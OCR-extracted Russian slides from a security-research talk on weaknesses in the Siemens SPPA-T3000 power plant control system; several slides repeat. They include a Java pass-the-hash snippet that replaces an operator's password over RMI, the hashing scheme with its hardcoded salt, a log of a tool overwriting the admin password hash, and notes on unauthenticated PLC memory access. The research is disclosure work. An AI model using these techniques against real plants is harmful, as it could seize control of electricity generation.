
Java RMI реестр: Сервис авторизации




Java RMI реестр: Сервис авторизации




Sensitive Data Exposure



Sensitive Data Exposure




Sensitive Data Exposure



Аутентификация пользователя

- Взаимодействие с RMI сервисами в открытом виде



- Pass-the-hash

```
String traffic_hash = "69d13e6a548264920411f548695112b...";
String desired_hash = "d5709e747cff3db14c5826fe5025452...";
LoginService login =(LoginService)factory.getService(0, "LoginService");
loginid = login.login(“operator1", hexToBytes(traffic_hash), null, client_ip);
SecurityService sec = (SecurityService)factory.getService(loginid,
"SecurityService");
sec.updatePassword(hexToBytes(traffic_hash), hexToBytes(desired_hash));
```

Аутентификация пользователя

Пользователи: *%ORIONROOT%\data\users\users1.xml*

Пароли: *%ORIONROOT%\data\pdata\pdata1.exm*

Название	Тип	Описание
userid	Int	ID пользователя
passwordtime	Int epoch	Дата создания пароля (мс)
s	String	Соль, уникальная для каждого пользователя
i	Int	Количество итераций при вычислении хэша
loginname	String	Имя пользователя
password	String Hex	SHA256

Алгоритм вычисления хэша пароля

```
iterations = max(min(i, 200000), 100000) + 78742
password_hash = sha256(s + loginname + password + "e8cJP2Wv89")
/* string "e8cJP2Wv89" is hardcoded */
for (j = 0; j < iterations; j++)
password_hash = sha256(password_hash)
```

Аутентификация пользователя

Пользователи: *%ORIONROOT%\data\users\users1.xml*

Пароли: *%ORIONROOT%\data\pdata\pdata1.exm*

Название	Тип	Описание
userid	Int	ID пользователя
passwordtime	Int epoch	Дата создания пароля (мс)
s	String	Соль, уникальная для каждого пользователя
i	Int	Количество итераций при вычислении хэша
loginname	String	Имя пользователя
password	String Hex	SHA256


```
2019-12-18 15:17:38# ./SPPA_password_extractor.py --extract -f pdata1.exm -u admin
{'password': 'a6243b5072d140b9bcff5db6820089959ba54fdd0c02f796660a0697bba2803c', 's': 'TsMyEncKey', 'i': '133700'}
[redacted]:~/tmp
2019-12-18 15:17:41# ./SPPA_password_extractor.py --update -f pdata1.exm -u admin -p babyyoda
NEW SHA256: b1a53ef51199429c3ff4c6b907d443b16f9cdefb300e52eef30c4dc51af3ff81
[redacted]:~/tmp
2019-12-18 15:17:45# ./SPPA_password_extractor.py --extract -f pdata1.exm_modify -u admin
{'password': 'b1a53ef51199429c3ff4c6b907d443b16f9cdefb300e52eef30c4dc51af3ff81', 's': 'TsMyEncKey', 'i': '133700'}
```

https://github.com/klsecservices/SPPA

Сервер приложений: итоги

- Огромная поверхность атаки
  - Java RMI, Tomcat приложения, MSSQL, Cygwin, SIMATIC, Windows, user management, др.
- Могут быть внешние соединения
  - OPC, удаленное обслуживание, др.
- Воздействие на технологический процесс
  - Старт/остановка генерации электричества
  - Изменение выходного значения мощности
  - Сбор информации о технологическом процессе

Сервер автоматизации



Сервер автоматизации

Основная цель: выполнение задач автоматизации (real-time tasks)

Роль	Описание
Automation (AS)	Взаимодействие с модулями ввода/вывода
Communication (CS)	Подключение к SPPA-T3000 сторонних систем
Migration (MS)	Подключение к SPPA-T3000 предыдущих версий SPPA

Hardware:

- Simatic S7 PLCs – только для AS
- Package Industrial PC (PIP) – все роли

Men’s health (c)

AS роль на основе PLC

- S7 (102/tcp), PLC data (10001-10003/udp)
  - нет механизмов безопасности
- Конфигурация PLC
  - Неавторизованный доступ к чтению/записи памяти PLC
- Обновления безопасности
  - Работает - не трогай!


AS/CS/MS роли на основе PIP

- ОС Linux (Debian 3, 6, 9 в зависимости от версии SPPA)
- При старте загружает необходимые файлы с сервера приложений (jars, bash скрипты, др.)
- Использует PTC Perc VM в качестве Java VM
- Запускает RMI и другие сервисы
  - Для MS: запускает Orion RPC сервисы (расширение RMI)

```
rpc/afc/203/MonitorService_B, class name=com.pg.orion.basic.interfaces.MonitorService, address info=autserv/10.13.37.241:10080
rpc/afc/208/MonitorService_A, class name=com.pg.orion.basic.interfaces.MonitorService, address info=appserv/10.13.37.130:11000
rpc/afc/PublisherServiceFactory/208_A, class name=com.pg.orion.basic.rpcconnect.PublisherFactoryService, address info=appserv/10.13.37.130:11005
